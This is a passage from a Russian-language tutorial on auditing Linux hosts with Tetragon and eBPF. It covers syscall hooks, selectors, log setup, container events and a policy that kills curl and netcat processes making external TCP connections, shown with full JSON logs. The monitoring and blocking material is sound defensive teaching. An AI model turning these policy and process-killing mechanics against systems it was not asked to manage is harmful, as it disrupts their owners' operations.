4	Удаление файла	rmdir, unlink, unlinkat, rename, renameat	__x64_sys_rmdir, __x64_sys_unlink, __x64_sys_unlinkat, __x64_sys_rename, __x64_sys_renameat	sys_enter_rmdir, sys_enter_unlink, sys_enter_unlinkat, sys_enter_rename, sys_enter_renameat	sys_exit_rmdir, sys_enter_rmdir, sys_exit_unlink, sys_enter_unlink, sys_exit_unlinkat, sys_enter_unlinkat, sys_exit_rename, sys_enter_rename, sys_exit_renameat,sys_enter_renameat	kprobes:security_file_permission
5	Модификация бинарного файла	creat, open, openat, open_by_handle_at, truncate, ftruncate	__x64_sys_creat, __x64_sys_open, __x64_sys_openat, __x64_sys_open_by_handle_at, __x64_sys_truncate, __x64_sys_ftruncate	sys_enter_creat, sys_enter_open, sys_enter_openat, sys_enter_open_by_handle_at, sys_enter_truncate, sys_enter_ftruncate	sys_exit_creat, sys_enter_creat, sys_exit_open, sys_enter_open, sys_exit_openat, sys_enter_openat, sys_exit_open_by_handle_at, sys_enter_open_by_handle_at, sys_exit_truncate, sys_enter_truncate, sys_exit_ftruncate, sys_enter_ftruncate	kprobes:security_file_permission
6	Исходящий сетевой запрос	connect, socket	__x64_sys_socket, __x64_sys_connect, tcp_connect. udp_sendmsg	tcp_v4_connect, tcp_v6_connect, tcp_set_state, tcp_close, inet_csk_accept	sys_enter_socket, sys_enter_connect	krpobes:udp_sendmsg, kprobes:ip_output
7	Переименование файла	rename	__x64_sys_rename	__x64_sys_rename	sys_exit_rename, sys_enter_rename	kprobes:security_file_permission

За деталями о том, за что отвечает каждый сискол, рекомендуем обратиться к таблице. За названиями функций, вызывающими эти сисколы, тебе сюда — на примере архитектуры x64, есть неплохая сводка из проекта Tracee.

Как думаешь, как часто программы вызывают код ядра? Узнать это можно при помощи утилиты strace. Чтобы вывести системные вызовы (трассировку), которые делает приложение, напиши

```
strace ps
```

Чтобы просто посмотреть статистику по системным вызовам, можно использовать следующий сниппет:

```
for f in "cat /etc/passwd" ; do
    strace -c $f 2>&1 > /dev/null |
        grep -v ':' | cut --complement -c 42-50 |
        sed '1s/^% /%_/;2d' | head -n -2 ;
done | sed -n '1p;/^%/d;p' | datamash -HW -sg5 sum 4  |
       xargs printf "%-12s\t%14s\n"
```

Вывод:

```
GroupBy(syscall)            sum(calls)
access                       1
arch_prctl                   1
brk                          3
close                       20
execve                       1
fadvise64                    1
fstat                       19
futex                        1
getrandom                    1
mmap                        22
mprotect                     3
munmap                       2
openat                      31
pread64                      2
prlimit64                    1
read                         5
rseq                         1
set_robust_list              1
set_tid_address              1
write                        1
```

Важно понимать, что для ускорения работы разработчики Tetragon сделали несколько адаптаций для kprobes, которые можно посмотреть в исходном коде. Например, `security_file_permission`, который агрегирует в себе сразу несколько системных вызовов, поскольку эта функция ядра проверяет права на файл перед непосредственным обращением к нему.

WWW

Подробнее об изменениях можно прочитать в разделе документации Use Cases.

Что приятно, Tetragon сам адаптируется под архитектуру, на которой запущен. Для auditd приходилось писать длинные пассажи о том, какие сисколы нужно вызывать при работе на разных архитектурах. Здесь же можно просто задать политики трассировки и указать `sys_ptrace`, какой вызов будет зарезолвлен в одну из функций ядра (`__x64_sys_ptrace/__ia32_sys_ptrace/__ia32_compat_sys_ptrace` или `__x64_compat_sys_ptrace`). За это отвечает параметр `syscall` в селекторе. Обычно он выставлен `false`, то есть отслеживаются обращения к функциям ядра. Если поставить `true`, будут анализироваться все сисколы (даже те, что не дойдут до выполнения функции ядра).

Встроенные в политику трассировки для отслеживания запуска и завершения процессов используют, например, `sys_execve`, отмеченный в таблице выше, — он соотносится с tracepoint `sched_process_exec`; со стороны LSM это kprobe `security_bprm_committing_creds`, завершение детектится через kprobe `acct_process`, а создание форка процесса — через kprobe wake_up_new_task.

Селекторы

Продолжим про политики. Мы вроде определились, что есть основные системные хуки, от которых можно плясать. А как же нам нафильтровывать мякотку?

В каждой политике можно указать до пяти селекторов, применяемых к каждому ивенту. Селекторы, как очевидно из названия, позволяют фильтровать только интересные нам события. Доступны следующие виды селекторов:

- `matchArgs` — по значению аргументов;
- `matchReturnArgs` — по возвращаемым значениям;
- `matchPIDs` — по PID процесса;
- `matchBinaries` — по пути к исполняемому файлу;
- `matchNamespaces` — по пространствам имен (namespaces);
- `matchCapabilities` — по Linux capabilities (привилегиям);
- `matchNamespaceChanges` — по изменениям в пространстве имен;
- `matchCapabilityChanges` — по изменениям capabilities;
- `matchActions` — применить действие;
- `matchReturnActions` — применить действие к выходным событиям из селектора.

Обрати внимание, что, к сожалению, в значениях для работы селекторов нет возможности указывать вайлдкарту (звездочку). В ряде случаев SOC интересно отслеживать изменения в таких файлах, как `/home/<username>/.bash_history`, что как раз было бы удобно делать по маске. Тут в качестве альтернативы можно юзать операторы `Prefix` и `Postfix` в селекторах.

В целом селекторы довольно несложная штука. Интересно понимать, какие действия (помимо логирования) можно делать в политике (мы приводим здесь не все):

- убить процесс;
- послать сигнал процессу;
- изменить вывод процесса;
- триггернуть URL;
- сделать DNS-резолв.

Последние два действия задумывались в том числе как способ оповещения наподобие Canarytokens, но никто тебе не мешает повесить и проактивную защиту от EDR... Если хочется посмотреть все возможные действия, то загляни в документацию.

В селекторах доступны следующие операторы, помимо привычных «равно», «не равно», «больше» и «меньше». Это указание порта или адреса источника и назначения — со сразу заложенной возможностью определения привилегированных портов. Иронично, но также для этих параметров есть и операторы вида «не порт назначения», «не системный порт» и так далее. Это, вообще говоря, очень полезные функции, только странно, что не завезли просто отдельного оператора «не». Есть оператор проверки битовой маски, сетевого протокола, семейства IP-адреса и состояния TCP-соединения (что может быть полезно при выявлении различных сканирований). Полный список — опять же в документации.

По основам бегло пробежались (мы старались быть лаконичными), приступаем к практическим упражнениям.

Продолжение статьи →

← НАЧАЛО СТАТЬИ

АУДИТ ПО-ВЗРОСЛОМУ

ПРИМЕНЯЕМ TETRAGON НА ПРАКТИКЕ (И УБЕЖДАЕМСЯ В СИЛЕ EBPF)

УСТАНОВКА И НАСТРОЙКА

Ставить будем в Linux. Смотрим номер последнего релиза на GitHub, переходим в браузере. На момент написания статьи актуальная версия — `v1.3.0`. Скачиваем и устанавливаем ее:

```
# Скачиваем архив
curl -LO https://github.com/cilium/tetragon/releases/download/v1.3.0/
tetragon-v1.3.0-amd64.tar.gz

# Распаковываем в папку tetragon-v1.3.0-amd64
tar -xvf tetragon-v1.3.0-amd64.tar.gz

# Переходим в нее
cd tetragon-v1.3.0-amd64/

# Запускаем установку
sudo ./install.sh
```

Получив заветное Tetragon installed successfully!, убедимся, что он запущен и активен: `sudo systemctl status tetragon`.

WWW

- Официальная инструкция по установке
- Описание конфига по умолчанию
- Примеры настроек

Основные локации Tetragon

После установки дальнейшая настройка параметров Tetragon проводится в директории `/etc/tetragon/tetragon.conf.d/`.

Отдельные параметры можно настраивать, просто создавая файлы: называешь файл так же, как параметр, а внутри сохраняешь значение.

В первую очередь, раз мы собираемся заниматься логированием, укажем путь к файлу, куда писать лог. Папка логов — `/var/log/tetragon/`:

```
echo "/var/log/tetragon/tetragon.log" > /etc/tetragon/tetragon.conf.
d/export-file
systemctl restart tetragon
```

В таблице — дефолтные настройки по логам (держим не более пяти файлов размером не более 10 Мбайт):

- `--export-file-max-backups` — количество ротируемых JSON-файлов — 5;
- `--export-file-max-size-mb` — размер файлов в мегабайтах — 10.

Чтобы не забить логами диск, регулируй значения выше в конфиге.

Заглянем в лог, чтобы познакомиться с ним:

```
less /var/log/tetragon/tetragon.log
```

Если ты морально не готов отказаться от syscall-событий auditd, где лампово указываются пользовательские и групповые ID (UID, GID, EUID, SUID и прочие), ты всегда можешь их добавить к событиям Tetragon.

Сравни обогащенное событие auditd и Tetragon о запуске `ps`. Вот версия auditd:

```
type=SYSCALL msg=audit(1663937111.702:73702361): arch=c000003e
syscall=59 success=yes exit=0 a0=7f90824cfbf8 a1=7f907a020608
a2=7f907d9de920 a3=7f90742fcb10 items=2 ppid=1736 pid=3202324
auid=4294967295 uid=996 gid=997 euid=996 suid=996 fsuid=996 egid=997
sgid=997 fsgid=997 tty=(none) ses=4294967295 comm="ps" exe="/usr/bin/
ps" key="execve_example" ARCH=x86_64 SYSCALL=execve AUID="unset"
UID="git" GID="git" EUID="git" SUID="git" FSUID="git" EGID="git"
SGID="git" FSGID="git"
```

А вот Tetragon с дефолтной политикой трассировки:

```
{
  "process_exec": {
    "process": {
      "exec_id": "UEFETUlOOjIwNzk2MzM1MzM0MTA4OjI2NDM4",
      "pid": 26438,
      "uid": 0,
      "cwd": "/root",
      "binary": "/usr/bin/ps",
      "flags": "execve clone",
      "start_time": "2025-03-15T09:16:44.617411202Z",
      "auid": 4294967295,
      "parent_exec_id": "UEFETUlOOjE1NzI2NzE4NDk4MzUyOjIxNzA0",
      "tid": 26438,
      "in_init_tree": false
    },
    "parent": {
      "exec_id": "UEFETUlOOjE1NzI2NzE4NDk4MzUyOjIxNzA0",
      "pid": 21704,
      "uid": 0,
      "cwd": "/root",
      "binary": "/bin/bash",
      "flags": "execve clone",
      "start_time": "2025-03-13T18:06:21.898754560Z",
      "auid": 4294967295,
      "parent_exec_id": "UEFETUlOOjE1NzI2NzA5NjQ4MzE2OjIxNzAy",
      "tid": 21704,
      "in_init_tree": false
    }
  },
  "node_name": "PADMIN",
  "time": "2025-03-15T09:16:44.617410306Z"
}
{
  "process_exit": {
    "process": {
      "exec_id": "UEFETUlOOjIwNzk2MzM1MzM0MTA4OjI2NDM4",
      "pid": 26438,
      "uid": 0,
      "cwd": "/root",
      "binary": "/usr/bin/ps",
      "flags": "execve clone",
      "start_time": "2025-03-15T09:16:44.617411202Z",
      "auid": 4294967295,
      "parent_exec_id": "UEFETUlOOjE1NzI2NzE4NDk4MzUyOjIxNzA0",
      "tid": 26438,
      "in_init_tree": false
    },
    "parent": {
      "exec_id": "UEFETUlOOjE1NzI2NzE4NDk4MzUyOjIxNzA0",
      "pid": 21704,
      "uid": 0,
      "cwd": "/root",
      "binary": "/bin/bash",
      "flags": "execve clone",
      "start_time": "2025-03-13T18:06:21.898754560Z",
      "auid": 4294967295,
      "parent_exec_id": "UEFETUlOOjE1NzI2NzA5NjQ4MzE2OjIxNzAy",
      "tid": 21704,
      "in_init_tree": false
    },
    "time": "2025-03-15T09:16:44.636431137Z"
  },
  "node_name": "PADMIN",
  "time": "2025-03-15T09:16:44.636429903Z"
}
```

INFO

Логи Tetragon удобно смотреть командой `tetra getevents`.

Теперь добавим обогащение capabilities:

```
echo "true" > /etc/tetragon/tetragon.conf.d/enable-process-cred
systemctl restart tetragon
ps
tail -f /var/log/tetragon/tetragon.log
```

Вывод довольно громоздкий, на любителя:

```
{
  "process_exec": {
    "process": {
      "exec_id": "UEFETUlOOjIxMDA3MzE3NjA4MjU5OjI2NjU2",
      "pid": 26656,
      "uid": 0,
      "cwd": "/root",
      "binary": "/usr/bin/ps",
      "flags": "execve",
      "start_time": "2025-03-15T09:20:15.599685868Z",
      "auid": 4294967295,
      "parent_exec_id": "UEFETUlOOjA6MjE3MDQ=",
      "cap": {
        "permitted": [
            "CAP_CHOWN", "DAC_OVERRIDE", "CAP_DAC_READ_SEARCH",
"CAP_FOWNER", "CAP_FSETID", "CAP_KILL", "CAP_SETGID", "CAP_SETUID",
"CAP_SETPCAP", "CAP_LINUX_IMMUTABLE", "CAP_NET_BIND_SERVICE",
"CAP_NET_BROADCAST", "CAP_NET_ADMIN", "CAP_NET_RAW", "CAP_IPC_LOCK",
"CAP_IPC_OWNER", "CAP_SYS_MODULE", "CAP_SYS_RAWIO", "CAP_SYS_CHROOT",
 "CAP_SYS_PTRACE", "CAP_SYS_PACCT", "CAP_SYS_ADMIN", "CAP_SYS_BOOT",
"CAP_SYS_NICE", "CAP_SYS_RESOURCE", "CAP_SYS_TIME",
"CAP_SYS_TTY_CONFIG", "CAP_MKNOD", "CAP_LEASE", "CAP_AUDIT_WRITE",
"CAP_AUDIT_CONTROL", "CAP_SETFCAP", "CAP_MAC_OVERRIDE",
"CAP_MAC_ADMIN", "CAP_SYSLOG", "CAP_WAKE_ALARM", "CAP_BLOCK_SUSPEND",
 "CAP_AUDIT_READ", "CAP_PERFMON", "CAP_BPF", "CAP_CHECKPOINT_RESTORE"
        ],
        "effective": [
            "CAP_CHOWN", "DAC_OVERRIDE", "CAP_DAC_READ_SEARCH",
"CAP_FOWNER", "CAP_FSETID", "CAP_KILL", "CAP_SETGID", "CAP_SETUID",
"CAP_SETPCAP", "CAP_LINUX_IMMUTABLE", "CAP_NET_BIND_SERVICE",
"CAP_NET_BROADCAST", "CAP_NET_ADMIN", "CAP_NET_RAW", "CAP_IPC_LOCK",
"CAP_IPC_OWNER", "CAP_SYS_MODULE", "CAP_SYS_RAWIO", "CAP_SYS_CHROOT",
 "CAP_SYS_PTRACE", "CAP_SYS_PACCT", "CAP_SYS_ADMIN", "CAP_SYS_BOOT",
"CAP_SYS_NICE", "CAP_SYS_RESOURCE", "CAP_SYS_TIME",
"CAP_SYS_TTY_CONFIG", "CAP_MKNOD", "CAP_LEASE", "CAP_AUDIT_WRITE",
"CAP_AUDIT_CONTROL", "CAP_SETFCAP", "CAP_MAC_OVERRIDE",
"CAP_MAC_ADMIN", "CAP_SYSLOG", "CAP_WAKE_ALARM", "CAP_BLOCK_SUSPEND",
 "CAP_AUDIT_READ", "CAP_PERFMON", "CAP_BPF", "CAP_CHECKPOINT_RESTORE"
        ]
      },
      "tid": 26656,
      "process_credentials": {
        "uid": 0,
        "gid": 0,
        "euid": 0,
        "egid": 0,
        "suid": 0,
        "sgid": 0,
        "fsuid": 0,
        "fsgid": 0
      },
      "in_init_tree": false
    }
  },
  "node_name": "PADMIN",
  "time": "2025-03-15T09:20:15.599686113Z"
}
```

Особенности для контейнеров

В Tetragon не нужны какие-то особые действия для ловли событий внутри контейнеров, подов и так далее.

Ниже — пример лога после запуска команды whoami внутри контейнера Docker:

```
{"process_exec":{"process":{"exec_id":
"eGFrZXA6MjE0MjM0Nzk1NTg5MTgwNDI6MzYzNTE0NA==", "pid":3635144, "uid":
0, "cwd":"/", "binary":"/usr/bin/whoami", "flags":"execve rootcwd
clone inInitTree", "start_time":
"2025-03-10T08:22:46.921009521Z", "auid":4294967295, "docker":
"d7a3f91a19404549b4422f5cdd4975a", "parent_exec_id":
"eGFrZXA6MjE0MjM0MTQ4NzIzMzkzNjg6MzYzMTUyMQ==", "tid":3635144,
"in_init_tree":true}, "paren
t":{"exec_id":"eGFrZXA6MjE0MjM0MTQ4NzIzMzkzNjg6MzYzMTUyMQ==", "pid":
3631521, "uid":0, "cwd":"/", "binary":"/bin/bash", "flags":"execve
rootcwd clone inInitTree", "start_time":"2025-03-10T08:21:42.
234432165
Z", "auid":4294967295, "docker":"d7a3f91a19404549b4422f5cdd4975a",
"parent_exec_id":"eGFrZXA6MjE0MjM0MTQ1NDk0ODU4NDg6MzYzMTUw", "tid":
3631521, "in_init_tree":true}}, "node_name":"fi", "time":"2025-03-1
0T08:22:46.921008920Z"}

{"process_kprobe":{"process":{"exec_id":
"eGFrZXA6MjE0MjM0Nzk1NTg5MTgwNDI6MzYzNTE0NA==", "pid":3635144, "uid":
0, "cwd":"/", "binary":"/usr/bin/whoami", "flags":"execve rootcwd
clone inInitTree", "start_time
":"2025-03-10T08:22:46.921009521Z", "auid":4294967295, "docker":
"d7a3f91a19404549b4422f5cdd4975a", "parent_exec_id":
"eGFrZXA6MjE0MjM0MTQ4NzIzMzkzNjg6MzYzMTUyMQ==", "refcnt":1, "tid":
3635144, "in_init_tree"
:true}, "parent":{"exec_id":
"eGFrZXA6MjE0MjM0MTQ4NzIzMzkzNjg6MzYzMTUyMQ==", "pid":3631521, "uid":
0, "cwd":"/", "binary":"/bin/bash", "flags":"execve rootcwd clone
inInitTree", "start_time":"2025-03-10T08:2
1:42.234432165Z", "auid":4294967295, "docker":
"d7a3f91a19404549b4422f5cdd4975a", "parent_exec_id":
"eGFrZXA6MjE0MjM0MTQ1NDk0ODU4NDg6MzYzMTUw", "tid":3631521,
"in_init_tree":true}, "function_name":"secur
ity_file_permission", "args":[{"file_arg":{"path":"/etc/passwd",
"permission":"-rw-r--r--"}}, {"int_arg":4}], "return":{"int_arg":0},
"action":"KPROBE_ACTION_POST", "policy_name":"file-change-read-moni
toring-filtered-fullpath", "return_action":"KPROBE_ACTION_POST"},
"node_name":"fi", "time":"2025-03-10T08:22:46.922387741Z"}

{"process_kprobe":{"process":{"exec_id":
"eGFrZXA6MjE0MjM0Nzk1NTg5MTgwNDI6MzYzNTE0NA==", "pid":3635144, "uid":
0, "cwd":"/", "binary":"/usr/bin/whoami", "flags":"execve rootcwd
clone inInitTree", "start_time
":"2025-03-10T08:22:46.921009521Z", "auid":4294967295, "docker":
"d7a3f91a19404549b4422f5cdd4975a", "parent_exec_id":
"eGFrZXA6MjE0MjM0MTQ4NzIzMzkzNjg6MzYzMTUyMQ==", "refcnt":1, "tid":
3635144, "in_init_tree"
:true}, "parent":{"exec_id":
"eGFrZXA6MjE0MjM0MTQ4NzIzMzkzNjg6MzYzMTUyMQ==", "pid":3631521, "uid":
0, "cwd":"/", "binary":"/bin/bash", "flags":"execve rootcwd clone
inInitTree", "start_time":"2025-03-10T08:2
1:42.234432165Z", "auid":4294967295, "docker":
"d7a3f91a19404549b4422f5cdd4975a", "parent_exec_id":
"eGFrZXA6MjE0MjM0MTQ1NDk0ODU4NDg6MzYzMTUw", "tid":3631521,
"in_init_tree":true}, "function_name":"secur
ity_file_permission", "args":[{"file_arg":{"path":"/etc/passwd",
"permission":"-rw-r--r--"}}, {"int_arg":4}], "return":{"int_arg":0},
"action":"KPROBE_ACTION_POST", "policy_name":"file-change-read-moni
toring-filtered-fullpath", "return_action":"KPROBE_ACTION_POST"},
"node_name":"fi", "time":"2025-03-10T08:22:46.922425253Z"}

{"process_exit":{"process":{"exec_id":
"eGFrZXA6MjE0MjM0Nzk1NTg5MTgwNDI6MzYzNTE0NA==", "pid":3635144, "uid":
0, "cwd":"/", "binary":"/usr/bin/whoami", "flags":"execve rootcwd
clone inInitTree", "start_time":
"2025-03-10T08:22:46.921009521Z", "auid":4294967295, "docker":
"d7a3f91a19404549b4422f5cdd4975a", "parent_exec_id":
"eGFrZXA6MjE0MjM0MTQ4NzIzMzkzNjg6MzYzMTUyMQ==", "tid":3635144,
"in_init_tree":true}, "paren
t":{"exec_id":"eGFrZXA6MjE0MjM0MTQ4NzIzMzkzNjg6MzYzMTUyMQ==", "pid":
3631521, "uid":0, "cwd":"/", "binary":"/bin/bash", "flags":"execve
rootcwd clone inInitTree", "start_time":"2025-03-10T08:21:42.
234432165
Z", "auid":4294967295, "docker":"d7a3f91a19404549b4422f5cdd4975a",
"parent_exec_id":"eGFrZXA6MjE0MjM0MTQ1NDk0ODU4NDg6MzYzMTUw", "tid":
3631521, "in_init_tree":true}, "time":"2025-03-10T08:22:46.92268996
1Z"}, "node_name":"fi", "time":"2025-03-10T08:22:46.922688945Z"}
```

Здесь

- `"in_init_tree":true` — запуск произошел изнутри контейнера;
- `"docker":"d7a..."` — идентификатор контейнера.

Если внимательней посмотреть на вывод, можно заметить, что при выполнении команды `whoami` на уровне системы происходит чтение файла `/etc/passwd` (при наличии политики трассировки с функцией `"function_name":"security_file_permission"`), с таким выводом данных можно начать лучше понимать принципы работы ОС.

Просмотр событий в реальном времени

Есть небольшие полезности, которые экономят время. Чем лезть в сиемку и тейлить файлы с логами, куда легче набрать простую команду. Посмотреть активность в реальном времени и в компактном формате на хосте `xakep` можно так:

```
tetra getevents -o compact
```

Увидим следующий вывод (здесь ракета — старт, а взрыв — завершение процессов).

```
🚀 process xakep /usr/sbin/sshd -D -R
💥 exit    xakep /usr/bin/sleep 0.125 0
🚀 process xakep /usr/bin/cat
/sys/class/net/veth175250210/statistics/rx_packets
💥 exit    xakep /usr/bin/cat
/sys/class/net/veth175250210/statistics/rx_packets 0
🚀 process xakep /usr/bin/expr 28554688 - 28554688
💥 exit    xakep /usr/bin/expr 28554688 - 28554688 1
🚀 process xakep /usr/sbin/iptables -L -vn
```

Продолжение статьи →

АУДИТ ПО-ВЗРОСЛОМУ

ПРИМЕНЯЕМ TETRAGON НА ПРАКТИКЕ (И УБЕЖДАЕМСЯ В СИЛЕ EBPF)

ПОЛИТИКИ ТРАССИРОВКИ

Дальше мы посмотрим, как политики трассировки могут выступить в роли инструмента точечного логирования, и покажем, как использовать действие в качестве гибко настраиваемой превентивной меры.

Папка политик трассировки — `/etc/tetragon/tetragon.tp.d/`. Сами политики мы подробно рассмотрим далее.

WARNING

После добавления или изменения политик необходимо перезапускать службу командой `systemctl restart tetragon`!

Если служба не стартует (или не в состоянии active больше десяти секунд), то с вероятностью, близкой к 100%, косяк — в синтаксисе политики (очень часто YAML портят пустые или служебные символы в конце файла).

Чтобы прочитать журнал и убедиться, что все работает как надо, выполняем следующие команды:

```
journalctl -xeu tetragon.service

# Или так — иногда помогает
systemctl status tetragon
```

Если накосячил в одной из политик, увидишь ошибку.

```
Failed to start tetragon error="policy handler 'tracing' failed loading
policy 'tcp-only-external-addrs': validation failed"
```

Без дополнительно созданных политик в Tetragon логируются события создания (`process_exec`) и завершения процесса (`process_exit`). Глянем логи этих событий.

Пример завершения чтения файла `/etc/passwd` командой `cat`:

```
{
  "process_exit": {
    "process": {
      "exec_id": "eGFrZXA6MTM4MjkyMzk2NTkyNjM2Mjc6Mjk2NDM5",
      "pid": 296439,
      "uid": 0,
      "cwd": "/root/tetragon/tetragon-v1.2.0-amd64",
      "binary": "/usr/bin/cat",
      "arguments": "/etc/passwd",
      "flags": "execve clone",
      "start_time": "2024-11-05T11:52:47.775421543Z",
      "auid": 0,
      "parent_exec_id": "eGFrZXA6MTM4MTIyMDg0MjAwMDAwMDA6MjcwMTI=",
      "tid": 296439,
      "user": {
        "name": "root"
      }
    },
    "parent": {
      "exec_id": "eGFrZXA6MTM4MTIyMDg0MjAwMDAwMDA6MjcwMTI=",
      "pid": 27012,
      "uid": 0,
      "binary": "/usr/bin/bash",
      "arguments": " " /root/tetragon/tetragon-v1.2.0-amd64"",
      "flags": "procFS auidnocwd",
      "start_time": "2024-11-05T07:08:56.536154067Z",
      "auid": 0,
      "parent_exec_id": "eGFrZXA6MTM4MTIyMDg0MjAwMDAwMDA6MjcwMTI=",
      "tid": 27012,
      "user": {
        "name": "root"
      }
    },
    "time": "2024-11-05T11:52:47.778558683Z"
  },
  "node_name": "xakep",
  "time": "2024-11-05T11:52:47.778555561Z"
}
```


Несмотря на определенную избыточность, сразу видно, что юзер `root` в оболочке `bash` открывал целевой файл. Приятно, что есть инфа о родительском процессе, — это упрощает расследование инцидентов.

В документации описаны и другие политики с указанием релевантных сценариев безопасности. Например, благодаря мониторингу создания и завершения процессов можно отслеживать выполнение исполняемых файлов в каталоге `/tmp`, выполнение команд через `sudo`, использование бита SUID. Настоятельно рекомендуем ознакомиться с этим разделом справки!

Блокировка в политике

Простым мониторингом дело не ограничивается. Можно блокировать что-то согласно политике (пример — в репозитории Tetragon). Особое внимание обрати на часть после селектора, в конце:

```
matchActions:
- action: Sigkill
```



```
dnsmasq:x:983:983:Dnsmasq DHCP and DNS server:/var
[root@kuma-aio ~]# curl https://ya.ru
Killed
[root@kuma-aio ~]# telnet ya.ru 443
-bash: telnet: command not found
[root@kuma-aio ~]# nc ya.ru 443
Killed
[root@kuma-aio ~]# 
```

Пример блокировки по внешнему взаимодействию

На скриншоте выше видно, что были убиты процессы `netcat` и `curl` из-за домена `ya.ru` и порта 443 (HTTPS).

Вот что в логах:

```
{"process_exec":{"process":{"exec_id":
"eGFrZXA6MjUzMTMwMDY4NTc3NTUzNTY6MzIzOTE0MA==", "pid":3239140, "uid":
0, "cwd":"/root", "binary":"/usr/bin/curl", "arguments":"https://ya.
ru", "flags":"execve clone", "start_time":"2025-03-18T09:51:54.
520338864Z", "auid":0, "parent_exec_id":
"eGFrZXA6MjQyODIzNjc2NDAwMDAwMDA6MzE5NTY4Nw==", "tid":3239140, "user"
:{"name":"root"}, "in_init_tree":false}, "parent":{"exec_id":
"eGFrZXA6MjQyODIzNjc2NDAwMDAwMDA6MzE5NTY4Nw==", "pid":3195687, "uid":
0, "binary":"/usr/bin/bash", "arguments":" " /root"", "flags":
"procFS auid nocwd", "start_time":"2025-03-06T11:34:35.302582913Z",
"auid":0, "parent_exec_id":
"eGFrZXA6MjQyODIzNjc2NDAwMDAwMDA6MzE5NTY4Nw==", "tid":3195687, "user"
:{"name":"root"}, "in_init_tree":false}}, "node_name":"xakep", "time"
:"2025-03-18T09:51:54.520338132Z"}

{"process_kprobe":{"process":{"exec_id":
"eGFrZXA6MjUzMTMwMDY4NTc3NTUzNTY6MzIzOTE0MA==", "pid":3239140, "uid":
0, "cwd":"/root", "binary":"/usr/bin/curl", "arguments":"https://ya.
ru", "flags":"execve clone", "start_time":"2025-03-18T09:51:54.
520338864Z", "auid":0, "parent_exec_id":
"eGFrZXA6MjQyODIzNjc2NDAwMDAwMDA6MzE5NTY4Nw==", "refcnt":1, "tid":
3239140, "user":{"name":"root"}, "in_init_tree":false}, "parent":{
"exec_id":"eGFrZXA6MjQyODIzNjc2NDAwMDAwMDA6MzE5NTY4Nw==", "pid":
3195687, "uid":0, "binary":"/usr/bin/bash", "arguments":" " /root"",
"flags":"procFS auid nocwd", "start_time":"2025-03-06T11:34:35.
302582913Z", "auid":0, "parent_exec_id":
"eGFrZXA6MjQyODIzNjc2NDAwMDAwMDA6MzE5NTY4Nw==", "tid":3195687, "user"
:{"name":"root"}, "in_init_tree":false}, "function_name":
"tcp_connect", "args":[{"sock_arg":{"family":"AF_INET", "type":"1536"
, "protocol":"IPPROTO_TCP", "saddr":"10.68.85.126", "daddr":"5.255.
255.242", "sport":41422, "dport":443, "cookie":"18446615535296672256"
, "state":"TCP_SYN_SENT"}}], "action":"KPROBE_ACTION_POST",
"policy_name":"tcp-only-external-addrs", "return_action":
"KPROBE_ACTION_POST"}, "node_name":"xakep", "time":"2025-03-18T09:51:
54.540689266Z"}

{"process_kprobe":{"process":{"exec_id":
"eGFrZXA6MjUzMTMwMDY4NTc3NTUzNTY6MzIzOTE0MA==", "pid":3239140, "uid":
0, "cwd":"/root", "binary":"/usr/bin/curl", "arguments":"https://ya.
ru", "flags":"execve clone", "start_time":"2025-03-18T09:51:54.
520338864Z", "auid":0, "parent_exec_id":
"eGFrZXA6MjQyODIzNjc2NDAwMDAwMDA6MzE5NTY4Nw==", "refcnt":1, "tid":
3239140, "user":{"name":"root"}, "in_init_tree":false}, "parent":{
"exec_id":"eGFrZXA6MjQyODIzNjc2NDAwMDAwMDA6MzE5NTY4Nw==", "pid":
3195687, "uid":0, "binary":"/usr/bin/bash", "arguments":" " /root"",
"flags":"procFS auid nocwd", "start_time":"2025-03-06T11:34:35.
302582913Z", "auid":0, "parent_exec_id":
"eGFrZXA6MjQyODIzNjc2NDAwMDAwMDA6MzE5NTY4Nw==", "tid":3195687, "user"
:{"name":"root"}, "in_init_tree":false}, "function_name":
"tcp_sendmsg", "args":[{"sock_arg":{"family":"AF_INET", "type":"1536"
, "protocol":"IPPROTO_TCP", "saddr":"10.68.85.126", "daddr":"5.255.
255.242", "sport":41422, "dport":443, "cookie":"18446615535296672256"
, "state":"TCP_ESTABLISHED"}}, {"int_arg":517}], "action":
"KPROBE_ACTION_SIGKILL", "policy_name":"tcp-only-external-addrs",
"return_action":"KPROBE_ACTION_POST"}, "node_name":"xakep", "time":
"2025-03-18T09:51:54.580731247Z"}

{"process_exit":{"process":{"exec_id":
"eGFrZXA6MjUzMTMwMDY4NTc3NTUzNTY6MzIzOTE0MA==", "pid":3239140, "uid":
0, "cwd":"/root", "binary":"/usr/bin/curl", "arguments":"https://ya.
ru", "flags":"execve clone", "start_time":"2025-03-18T09:51:54.
520338864Z", "auid":0, "parent_exec_id":
"eGFrZXA6MjQyODIzNjc2NDAwMDAwMDA6MzE5NTY4Nw==", "tid":3239140, "user"
:{"name":"root"}, "in_init_tree":false}, "parent":{"exec_id":
"eGFrZXA6MjQyODIzNjc2NDAwMDAwMDA6MzE5NTY4Nw==", "pid":3195687, "uid":
0, "binary":"/usr/bin/bash", "arguments":" " /root"", "flags":
"procFS auid nocwd", "start_time":"2025-03-06T11:34:35.302582913Z",
"auid":0, "parent_exec_id":
"eGFrZXA6MjQyODIzNjc2NDAwMDAwMDA6MzE5NTY4Nw==", "tid":3195687, "user"
:{"name":"root"}, "in_init_tree":false}, "signal":"SIGKILL", "time":
"2025-03-18T09:51:54.581941252Z"}, "node_name":"xakep", "time":
"2025-03-18T09:51:54.581940387Z"}
```

Обрати внимание на поле `"action":"KPROBE_ACTION_SIGKILL"` и последующее завершение процесса в `"process_exit"..."signal":"SIGKILL"`. По наименованию `"policy_name":"tcp-only-external-addrs"` можно понять, какая политика сработала.

Написание исключений

